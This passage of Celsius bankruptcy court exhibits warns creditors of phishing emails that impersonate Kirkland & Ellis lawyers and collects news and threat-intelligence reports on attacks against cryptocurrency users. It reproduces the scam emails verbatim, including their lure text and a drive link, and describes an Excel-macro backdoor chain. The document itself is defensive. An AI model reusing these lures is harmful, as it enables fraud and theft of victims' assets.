The phishing kit landscape is evolving. Phishing kit developers are making more dynamic kits that can change branding on a per user basis to match the target email domain instead of being a generic and static page. Others are going further and showing a live background of the real login page with the credential harvesting part of the kit overlaid. Still others are adding MFA collection capability to get around the rise of MFA protections on valuable accounts. All of this is being done to help sell the social engineering aspect and give confidence to the target that they are logging into a real site. Phishing-as-a-Service is also on the rise as it makes the barrier to entry much lower , allowing a less skilled threat actor to distribute and manage phishing campaigns at a scale they might otherwise not be able to achieve.

Phishing not only affects consumers or individuals but can also be the foothold a threat actor needs to get around the hardened corporate perimeter to be able to steal data and drop further payloads, including information stealers and ransomware. While user education reduces the overall impact, there will always be a percentage of people that fall victim to the persistent and evolving threat of credential phishing.

# Subscribe to the Proofpoint Blog

Business Email \*

Blog Interest: 

Select

Submit

About

- Overview
- Why Proofpoint
- Careers
- Leadership Team
- News Center
- Nexus Platform
- Privacy and Trust

Threat Center

- Threat Hub
- Cybersecurity Awareness Hub
- Ransomware Hub
- Threat Glossary
- Threat Blog
- Daily Ruleset

Products

- Email Security & Protection
- Advanced Threat Protection
- Security Awareness Training
- Cloud Security
- Archive & Compliance

Resources

- White Papers
- Webinars
- Data Sheets
- Events
- Customer Stories

**proofpoint.**

**LOGIN**

---

Product Bundles

## Connect

**+1-408-517-4710**

Contact Us

Office Locations

Request a Demo

## Support

Support Login

Support Services

IP Address Blocked?



© 2023. All rights reserved.

[Terms and conditions](#)

[Privacy Policy](#)

[Sitemap](#)



**Exhibit H**



Bankruptcy Law  
Dec. 1, 2022, 1:11 PM

# Scammers, Posing as Kirkland Lawyers, Phishing Celsius Customers

By James Nani

- Phishing attempts highlight fight between privacy, transparency
- Scam seeks to access personal digital wallets, Kirkland says

Scammers pretending to be Kirkland & Ellis LLP restructuring associates are sending phishing emails to customers of bankrupt crypto lender Celsius Network LLC in an effort to access crypto wallets, a Kirkland attorney told a bankruptcy court.

Phishing attempts targeting Celsius customers are also occurring via telephone, Joshua Sussberg, a partner at Kirkland and Celsius' lead bankruptcy attorney, told the US Bankruptcy Court for the Southern District of New York in court papers Wednesday.

The phishing emails highlight a growing schism in cryptocurrency bankruptcies between privacy and court transparency.

The scam emails portray the Celsius logo and tell customers to click on a link to a spreadsheet to view their claim, according to court papers. The customer is asked to provide an address to their personal digital wallet, recommends performing a "test transaction," and says the company will "issue an initial refund installment equal to 25% of the value of customer assets."

The email names a Kirkland associate, and also says it comes from the Celsius legal team.

Judge Martin Glenn in September ruled that individual Celsius customers' home and email addresses could be redacted, but their names could not. Information about business entities that are creditors were also required to be revealed. Creditors must also reveal their names to provide proofs of claim, Glenn ruled.

The case is Celsius Network LLC, Bankr. S.D.N.Y., No. 22-10964, notice 11/30/22.

To contact the reporter on this story: James Nani in New York at [jnani@bloombergindustry.com](mailto:jnani@bloombergindustry.com)

To contact the editor responsible for this story: Maria Chutchian at  
mchutchian@bloombergindustry.com

## Documents

 [Notice](#)

 [Docket](#)

**Related**      [ANALYSIS: In FTX Case, Transparency And Privacy Play Tug-Of-War](#)  
**Stories**      Nov. 25, 2022, 5:00 AM

© 2023 Bloomberg Industry Group, Inc. All Rights Reserved  
**Browse More Stories in Bankruptcy Law**

**Exhibit I**

Joshua A. Sussberg, P.C.  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
 601 Lexington Avenue  
 New York, New York 10022  
 Telephone: (212) 446-4800  
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)  
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)  
 Christopher S. Koenig  
 Dan Latona (admitted *pro hac vice*)  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
 300 North LaSalle Street  
 Chicago, Illinois 60654  
 Telephone: (312) 862-2000  
 Facsimile: (312) 862-2200

*Counsel to the Debtors and Debtors in Possession*

**UNITED STATES BANKRUPTCY COURT  
 SOUTHERN DISTRICT OF NEW YORK**

In re:

CELSIUS NETWORK LLC, *et al.*,<sup>1</sup>

Debtors.

)  
 ) Chapter 11  
 )  
 ) Case No. 22-10964 (MG)  
 )  
 ) (Jointly Administered)  
 )

**NOTICE OF PHISHING ATTEMPTS**

**PLEASE TAKE NOTICE** that on November 29, 2022, the Debtors became aware that phishing emails were being sent to certain of the Debtors' customers purporting to be restructuring associates at Kirkland & Ellis LLP, requesting that customers submit their wallet addresses and other account information to receive claim distributions. Copies of such emails are attached to this notice as **Exhibit A**.

**PLEASE TAKE FURTHER NOTICE** that these emails are *not an authorized message from the Debtors' legal advisors and are likely a phishing scam*.

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor's federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); and Celsius US Holding LLC (7956). The location of Debtor Celsius Network LLC's principal place of business and the Debtors' service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

**PLEASE TAKE FURTHER NOTICE** *that neither the Debtors nor their advisors will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an Order from the Court.*

**PLEASE TAKE FURTHER NOTICE** that the Debtors are also aware of other telephonic phishing scams that are also *not authorized messages from the Debtors' advisors.*

**PLEASE TAKE FURTHER NOTICE** that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, contact the Debtors *immediately* at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

*[Remainder of page intentionally left blank]*

New York, New York  
Dated: November 30, 2022

/s/ Joshua A. Sussberg

**KIRKLAND & ELLIS LLP**

**KIRKLAND & ELLIS INTERNATIONAL LLP**

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: jsussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com  
ross.kwasteniet@kirkland.com  
chris.koenig@kirkland.com  
dan.latona@kirkland.com

*Counsel to the Debtors and Debtors in Possession*

**Exhibit A**

**Phishing Emails**



**From:** [REDACTED]  
**Sent:** Wednesday, November 30, 2022 10:59 AM  
**To:** [REDACTED]  
**Subject:** FW: Fwd: Celsius Network LLC Chapter 11 Proceedings

On Wed, 30 Nov at 1:41 AM, [REDACTED] wrote:

[External Email]

Hi,

I got an e-mail from

Rebecca J. M. [rebeccajmarston@hotmail.com](mailto:rebeccajmarston@hotmail.com) via [gmail.mcsv.net](mailto:rebeccajmarston@hotmail.com)

It is asking for recovery addresses to send funds etc.

I just wanted to check is this a legit request related to the case or is it some sort of Phishing -- as I see it's sent from a Hotmail address

Best,

[REDACTED]

Email: [REDACTED]  
Skype: [REDACTED] LinkedIn: [REDACTED]

----- Forwarded message -----

From: **Rebecca J. M.** <[rebeccajmarston@hotmail.com](mailto:rebeccajmarston@hotmail.com)>  
Date: Tue, Nov 29, 2022 at 2:54 PM  
Subject: Celsius Network LLC Chapter 11 Proceedings  
To: [REDACTED]



## Celsius Network LLC Chapter 11 proceedings

You're receiving this email because you have a claim in the Celsius Network LLC restructuring matter.

### **Step 1: Review the amount of your claim listed by Celsius Network LLC.**

Your claim is listed in Schedule EF Part 3 as a General Unsecured claim comprising of the coin(s) listed in the spreadsheet below. This is your claims form:

<https://drive.google.com/file/d/1-0Ucmi6O4n9kp1wr6Dg19xBwac3ECuoJ/view?usp=sharing>

Please utilise the following unique password to access the file: 241572

**Step 2: If you agree with the type and amount of your claim listed above, you do not need to file a new claim. You only need to provide a recovery address in the designated column, to complete your claim.**

Customers only need to supply a recovery address on the claims form, for these chapter 11 cases if their claim is listed on the Schedules filed by the Debtors, *provided* that (i) the claimant does not disagree with the amount, nature, and priority of the Claim as set forth in the Schedules; and (ii) the claimant does not dispute that the Claim is an obligation only of the specific Debtor against which the Claim is listed in the Schedules.

**Step 3: If you disagree with your scheduled claim listed above, you must provide the**

**corrected details on or before the General Bar Date, or be forever barred from further recovery.**

If you need to provided corrected details (because you disagree with the scheduled claim listed above), please use the spreadsheet linked above to submit your claim.

**We recommend filing your claim and/or providing a recovery address as soon as possible, so that any corrections can be processed before the General Bar Date. Please contact us at the earliest if there are any discrepancies in your claims spreadsheet.**

You may also reach out on a reply to this email for any clarifications.

Best regards,

Rebecca J. M.

Celsius Legal Team





---

*Copyright © 2022 Cases.stretto, All rights reserved.*

You are receiving this email because you opted in via our website.

**Our mailing address is:**

Cases.stretto

410 Exchange

Irvine, CA 92602-1329

[Add us to your address book](#)

Want to change how you receive these emails?

You can [update your preferences](#) or [unsubscribe from this list](#).

Grow your business with  **mailchimp**

**From:** [REDACTED] on behalf of info@kirkland.com  
**Sent:** Wednesday, November 30, 2022 8:18 AM  
**To:** Reiney, Margaret  
**Subject:** FW: Celsius Creditor Verification

Hello Margaret - the below inquiry was received in the [info@kirkland.com](mailto:info@kirkland.com) inbox.

Please forward, respond, or disregard as applicable. Thank you.

[REDACTED]  
Business Intake Supervisor

**KIRKLAND & ELLIS LLP**  
300 North LaSalle, Chicago, IL 60654  
F +1 312 862 2200

---

**From:** [REDACTED]  
**Sent:** Saturday, November 26, 2022 5:55 PM  
**To:** info@kirkland.com  
**Subject:** Re: Celsius Creditor Verification

**This message is from an EXTERNAL SENDER**

Be cautious, particularly with links and attachments.

Checking in on this again. Thanks.

On Nov 23, 2022, at 2:32 PM, [REDACTED] wrote:

Hello. Can you please verify the legitimacy of the attached email?

Is this indeed a representative of your firm reaching out from a hotmail email address?

This feels like a scam.

Thanks.

Begin forwarded message:

**From:** Margaret Reiney <[margaretreiney@hotmail.com](mailto:margaretreiney@hotmail.com)>  
**Date:** November 23, 2022 at 1:38:52 PM EST  
**To:** [REDACTED]  
**Subject:** Celsius Creditor Verification  
**Reply-To:** Margaret Reiney <[margaretreiney@hotmail.com](mailto:margaretreiney@hotmail.com)>



**Hi Celsius Creditor,**

I'm Margret Reiney, associate at Kirkland & Ellis. As you may know, we're handling the bankruptcy proceedings for Celsius Inc. As per the court order dated November 16, 2022 (linked below) , we are

required to verify the balances of each user, and issue an initial refund installment equal to 25% of the value of customer assets.

To streamline this process, we're attaching a copy of our assets on file for your account, for you to verify.

We request you to execute four steps as indicated on the spreadsheet to receive the initial installment, in the next seven (7) days:

1. Check the asset amounts. If incorrect, please edit and provide the correct amounts - we will double check our database, and request proof of funds if required.
2. Indicate correctness of the asset values.
3. Provide refund addresses. This must be a personal wallet, not an exchange address.
4. Recommended: Perform a test transaction with the refund address, as stated in the spreadsheet - for speedy verification.

Please access the document via the google drive link provided below. The spreadsheet is password protected for internal confidentiality - please use your unique customer ID as the password: \_\_\_\_\_

After performing the above steps, and filling in the spreadsheet, attach the updated document in a reply to this email.

Please feel free to reach out if you have any questions.

(Case

Ref. <https://cases.stretto.com/public/x191/11749/CORRESPONDENCE/1174911162250000000067.pdf>)

Best Regards,

Margret Reiney

Kirkland & Ellis

<https://www.kirkland.com/>

This email and any files transmitted with it is confidential and intended only for the person or entity to whom it is addressed. If you are not the intended recipient (or the person responsible for delivering emails to the intended recipient), then you have received this email in error and any use, dissemination, forwarding, printing or copying of this email and its file attachments is prohibited. Please notify the sender immediately by reply email or by using any of the above contact details, delete the misdirected email from your system, and destroy any copies you have made of it. We do not accept any liability for loss or damage which may arise from your receipt of this email.



[Download Customer\\_1124\\_Assets.xls](#)



---

*Copyright © 2022 Kirkland & Ellis, All rights reserved.*

You are receiving this email because you opted in via our website.

**Our mailing address is:**

Kirkland & Ellis

IL-43

US

Chicago, IL 60004

[Add us to your address book](#)

Want to change how you receive these emails?

You can [update your preferences](#) or [unsubscribe from this list](#).

Grow your business with  **mailchimp**

Joshua A. Sussberg, P.C.  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
 601 Lexington Avenue  
 New York, New York 10022  
 Telephone: (212) 446-4800  
 Facsimile: (212) 446-4900

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)  
 Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)  
 Christopher S. Koenig  
 Dan Latona (admitted *pro hac vice*)  
**KIRKLAND & ELLIS LLP**  
**KIRKLAND & ELLIS INTERNATIONAL LLP**  
 300 North LaSalle Street  
 Chicago, Illinois 60654  
 Telephone: (312) 862-2000  
 Facsimile: (312) 862-2200

*Counsel to the Initial Debtors and Debtors in Possession*

*Proposed Counsel to the GK8 Debtors and Debtors in Possession*

**UNITED STATES BANKRUPTCY COURT  
 SOUTHERN DISTRICT OF NEW YORK**

	)	
In re:	)	Chapter 11
	)	
CELSIUS NETWORK LLC, <i>et al.</i> , <sup>1</sup>	)	Case No. 22-10964 (MG)
	)	
Debtors.	)	(Jointly Administered)
	)	

**SUPPLEMENTAL NOTICE OF PHISHING ATTEMPTS**

**PLEASE TAKE NOTICE** that on November 30, 2022, the Debtors filed the *Notice of Phishing Attempts* [Docket No. 1527] (the “Original Notice”) to inform parties in interest of phishing emails sent to certain of the Debtors’ customers purporting to be from restructuring associates at Kirkland & Ellis LLP and requesting that customers submit their wallet addresses

<sup>1</sup> The Debtors in these chapter 11 cases, along with the last four digits of each Debtor’s federal tax identification number, are: Celsius Network LLC (2148); Celsius KeyFi LLC (4414); Celsius Lending LLC (8417); Celsius Mining LLC (1387); Celsius Network Inc. (1219); Celsius Network Limited (8554); Celsius Networks Lending LLC (3390); Celsius US Holding LLC (7956); GK8 Ltd. (1209); GK8 UK Limited (0893); and GK8 USA LLC (9450). The location of Debtor Celsius Network LLC’s principal place of business and the Debtors’ service address in these chapter 11 cases is 50 Harrison Street, Suite 209F, Hoboken, New Jersey 07030.

and other account information to receive claim distributions. Copies of such emails are attached to the Original Notice as Exhibit A.

**PLEASE TAKE FURTHER NOTICE** that these emails are ***not an authorized message*** from the Debtors' legal advisors and, based on both internal and external investigations, are ***strongly suspected to be a phishing scam aimed at gaining remote access to account holders' computers and stealing financial assets***. The source of these emails remains unconfirmed at this time.

**PLEASE TAKE FURTHER NOTICE** that third-party reports and articles discussing these and similar attacks targeting cryptocurrency customers are attached hereto as Exhibit A.

**PLEASE TAKE FURTHER NOTICE** that neither the Debtors nor their advisors will **ever** contact you by email, telephone call, or otherwise to request account information or other personal information absent an (i) order or (ii) on-the-record instruction from the Court.

**PLEASE TAKE FURTHER NOTICE** that if you receive any message purporting to be from the Debtors or their advisors and requesting account information or personal information, we ask that you please contact the Debtors ***immediately*** at CelsiusCreditorQuestions@kirkland.com or the Debtors' claims agent, Stretto, at CelsiusInquiries@stretto.com.

*[Remainder of page intentionally left blank]*

New York, New York  
Dated: December 13, 2022

/s/ Joshua A. Sussberg

**KIRKLAND & ELLIS LLP**

**KIRKLAND & ELLIS INTERNATIONAL LLP**

Joshua A. Sussberg, P.C.

601 Lexington Avenue

New York, New York 10022

Telephone: (212) 446-4800

Facsimile: (212) 446-4900

Email: joshua.sussberg@kirkland.com

- and -

Patrick J. Nash, Jr., P.C. (admitted *pro hac vice*)

Ross M. Kwasteniet, P.C. (admitted *pro hac vice*)

Christopher S. Koenig

Dan Latona (admitted *pro hac vice*)

300 North LaSalle Street

Chicago, Illinois 60654

Telephone: (312) 862-2000

Facsimile: (312) 862-2200

Email: patrick.nash@kirkland.com

ross.kwasteniet@kirkland.com

chris.koenig@kirkland.com

dan.latona@kirkland.com

*Counsel to the Debtors and Debtors in Possession*

**Exhibit A**

**Phishing Attack Reports**

Free Newsletter Sign Up

Privacy & Data Security Law

# Scammers, Posing as Kirkland Lawyers, Phishing Celsius Customers

By James Nani

Dec. 1, 2022, 1:11 PM

- 
- Phishing attempts highlight fight between privacy, transparency
  - Scam seeks to access personal digital wallets, Kirkland says
- 

Scammers pretending to be Kirkland & Ellis LLP restructuring associates are sending phishing emails to customers of bankrupt crypto lender Celsius Network LLC in an effort to access crypto wallets, a Kirkland attorney told a bankruptcy court.

Phishing attempts targeting Celsius customers are also occurring via telephone, Joshua Sussberg, a partner at Kirkland and Celsius' lead bankruptcy attorney, told the US Bankruptcy Court for the Southern District of New York in court papers Wednesday.

The phishing emails highlight a growing schism in cryptocurrency bankruptcies between privacy and court transparency.

The scam emails portray the Celsius logo and tell customers to click on a link to a spreadsheet to view their claim, according to court papers. The customer is asked to provide an address to their personal digital wallet, recommends performing a "test transaction," and says the company will "issue an initial refund installment equal to 25% of the value of customer assets."

The email names a Kirkland associate, and also says it comes from the Celsius legal team.

Judge Martin Glenn in September ruled that individual Celsius customers' home and email addresses could be redacted, but their names could not. Information about business entities that are creditors were also required to be revealed. Creditors must also reveal their names to provide proofs of claim, Glenn ruled.

The case is Celsius Network LLC, Bankr. S.D.N.Y., No. 22-10964, notice 11/30/22.



Portfolio Media, Inc. | 111 West 19th Street, 5th floor | New York, NY 10011 | www.law360.com  
Phone: +1 646 783 7100 | Fax: +1 646 783 7161 | customerservice@law360.com

## Celsius Ch. 11 Creditors Hit With Crypto Phishing Attacks

By Vince Sullivan

Law360 (December 1, 2022, 4:12 PM EST) -- Bankrupt cryptocurrency lending platform Celsius Network Ltd. told a New York judge late Wednesday that some of its customers have been subjected to phishing attacks, with scammers posing as attorneys from the debtor's bankruptcy counsel.

In a notice filed on the case docket in New York bankruptcy court, Celsius said it became aware this week of targeted attacks against some of its customers via email, with the scammers pretending to be Kirkland & Ellis LLP attorneys seeking the customers' digital wallet addresses and other information about their Celsius accounts.

The debtor also said it was aware of other scams occurring via telephone.

"Please take further notice that neither the debtors nor their advisers will ever contact you by email, telephone call, or otherwise requesting account information or other personal information absent an order from the court," the notice said.

Customers and other creditors are urged to contact the debtor through bankruptcy counsel Kirkland & Ellis or its claims agent, Stretto.

Examples of the phishing emails attached to the order show they came from an email address using the Hotmail.com domain, but purport to be from a member of the Kirkland & Ellis team working on the Celsius case. In the messages, the scammers include links to shared spreadsheets asking the creditors to add their digital wallet address — a unique string of letters and numbers known as a public key and identifying a wallet that stores digital assets like cryptocurrency.

The messages say that the bankruptcy judge presiding over the cases had authorized release of some cryptocurrency assets from Celsius accounts to customers, and that the requested information was needed to send the disbursements. No such authorization has been granted in the case.

"Issuing an advisory was an important step toward both ensuring sensitive information is not shared with bad actors and warding off malicious actors from requesting information during this period of heightened awareness and vulnerability," debtor attorney Patrick J. Nash Jr. of Kirkland & Ellis told Law360. "The company remains focused on acting in the best interest of all customers and other stakeholders."

Since the filing of its bankruptcy in July, Celsius has said it is focused on returning maximum value to its customers. In September, it filed a motion with the court seeking to allow customers to resume withdrawals from certain types of accounts, arguing that most of the digital assets in Withhold and Custody accounts are likely **not property of the estate**. A hearing on this motion is scheduled to begin **next week**.

An **interim report** released in November by the **Chapter 11 trustee** appointed in the case said there were problems with the company's internal financial controls that led to the commingling of customer assets in Celsius digital wallets, making it difficult for individual customers to lay claim to specific assets.

Celsius **filed for bankruptcy** in July in the aftermath of a marked decline in cryptocurrency assets. Celsius previously said it believed the assets in its rewards-bearing Earn accounts belong to the



company, while amounts in the Custody accounts belong to customers. It also said the Withhold accounts are likely customer property.

Filing in the first wave of the crypto winter, Celsius commenced its bankruptcy in the same time frame as crypto platform Voyager Digital Holdings and crypto hedge fund Three Arrows Capital. They were all victims of the collapse of the Luna coin and a related stablecoin pegged to the U.S. dollar.

Another wave of crypto bankruptcies began last month when exchange FTX Trading Ltd. imploded due to the crash of its custom token, FTT, and its exposure to a related trading fund called Alameda Research. FTX and more than 130 affiliates, including Alameda, **filed for Chapter 11** in Delaware on Nov. 11, **followed** by trading platform BlockFi Inc., which had tremendous exposure to FTX.


Celsius is represented by Joshua A. Sussberg, Patrick J. Nash Jr., Ross M. Kwasteniet, Christopher S. Koenig and Dan Latona of Kirkland & Ellis LLP.

The case is In re: Celsius Network LLC et al., case number 1:22-bk-10964, in the U.S. Bankruptcy Court for the Southern District of New York.

--Additional reporting by Rick Archer. Editing by Alanna Weissman.

# North Korean Hackers Spread AppleJeus Malware Disguised as Cryptocurrency Apps

Dec 05, 2022 Ravie Lakshmanan




The Lazarus Group threat actor has been observed leveraging fake cryptocurrency apps as a lure to deliver a previously undocumented version of the AppleJeus malware, according to new findings from Volexity.

"This activity notably involves a campaign likely targeting cryptocurrency users and organizations with a variant of the AppleJeus malware by way of malicious Microsoft Office documents," researchers Callum Roxan, Paul Rascagneres, and Robert Jan Mora [said](#).

The North Korean government is known to adopt a three-pronged approach by employing malicious cyber activity that's orchestrated to collect intelligence, conduct attacks, and generate illicit revenue for the sanctions hit nation. The threats are collectively tracked under the name [Lazarus Group](#) (aka Hidden Cobra or [Zinc](#)).

"North Korea has conducted cyber theft against financial institutions and cryptocurrency exchanges worldwide, potentially stealing hundreds of millions of dollars, probably to fund government priorities, such as its nuclear and missile programs," per the 2021 Annual Threat Assessment released by U.S. intelligence agencies.

Earlier this April, the Cybersecurity and Infrastructure Security Agency (CISA) warned of an activity cluster dubbed [TraderTraitor](#) that targets cryptocurrency exchanges and trading companies through trojanized crypto apps for Windows and macOS.



While the TraderTraitor attacks culminate in the deployment of the Manuscript remote access trojan, the new activity makes use of a supposed crypto trading website named BloxHolder, a

copycat of the legitimate HaasOnline platform, to deliver [AppleJeus](#) via an installer file.

AppleJeuS, [first documented](#) by Kaspersky in 2018, is designed to harvest information about the infected system (i.e., MAC address, computer name, and operating system version) and download shellcode from a command-and-control (C2) server.

The attack chain is said to have undergone a slight deviation in October 2022, with the adversary shifting from MSI installer files to a booby-trapped Microsoft Excel document that uses macros to download a remotely hosted payload, a PNG image, from OpenDrive.

The idea behind the switch is likely to reduce static detection by security products, Volexy said, adding it couldn't obtain the image file ("Background.png") from the OpenDrive link but noted it embeds three files, including an encoded payload that's subsequently extracted and launched on the compromised host.

"The Lazarus Group continues its effort to target cryptocurrency users, despite ongoing attention to their campaigns and tactics," the researchers concluded.

Found this article interesting? Follow us on [Twitter](#)  and [LinkedIn](#) to read more exclusive content we post.



Tweet



Share



Share



December 6, 2022 • 17 min read

# DEV-0139 launches targeted attacks against the cryptocurrency industry

Microsoft Security Threat Intelligence

Share

Over the past several years, the cryptocurrency market has considerably expanded, gaining the interest of investors and threat actors. Cryptocurrency itself has been used by cybercriminals for their operations, notably for ransom payment in ransomware attacks, but we have also observed threat actors directly targeting organizations within the cryptocurrency industry for financial gain. Attacks targeting this market have taken many forms, including fraud, vulnerability exploitation, fake applications, and [usage of info stealers](#), as attackers attempt to get their hands on cryptocurrency funds.

We are also seeing more complex attacks wherein the threat actor shows great knowledge and preparation, taking steps to gain their target's trust before deploying payloads. For example, Microsoft recently investigated an attack where the threat actor, tracked as DEV-0139, took advantage of Telegram chat groups to target cryptocurrency investment companies. DEV-0139 joined Telegram groups used to facilitate communication between VIP clients and cryptocurrency exchange platforms and identified their target from among the members. The threat actor posed as representatives of another cryptocurrency investment company, and in October 2022

invited the target to a different chat group and pretended to ask for feedback on the fee structure used by cryptocurrency exchange platforms. The threat actor had a broader knowledge of this specific part of the industry, indicating that they were well prepared and aware of the current challenge the targeted companies may have.

After gaining the target's trust, DEV-0139 then sent a weaponized Excel file with the name *OKX Binance & Huobi VIP fee comparision.xls* which contained several tables about fee structures among cryptocurrency exchange companies. The data in the document was likely accurate to increase their credibility. This weaponized Excel file initiates the following series of activities:

1. A malicious macro in the weaponized Excel file abuses UserForm of VBA to obfuscate the code and retrieve some data.
2. The malicious macro drops another Excel sheet embedded in the form and executes it in invisible mode. The said Excel sheet is encoded in base64, and dropped into *C:\ProgramData\Microsoft Media\* with the name *VSDB688.tmp*
3. The file *VSDB688.tmp* downloads a PNG file containing three executables: a legitimate Windows file named *logagent.exe*, a malicious version of the DLL *wsock32.dll*, and an XOR encoded backdoor.
4. The file *logagent.exe* is used to sideload the malicious *wsock32.dll*, which acts as a DLL proxy to the legitimate *wsock32.dll*. The malicious DLL file is used to load and decrypt the XOR encoded backdoor that lets the threat actor remotely access the infected system.

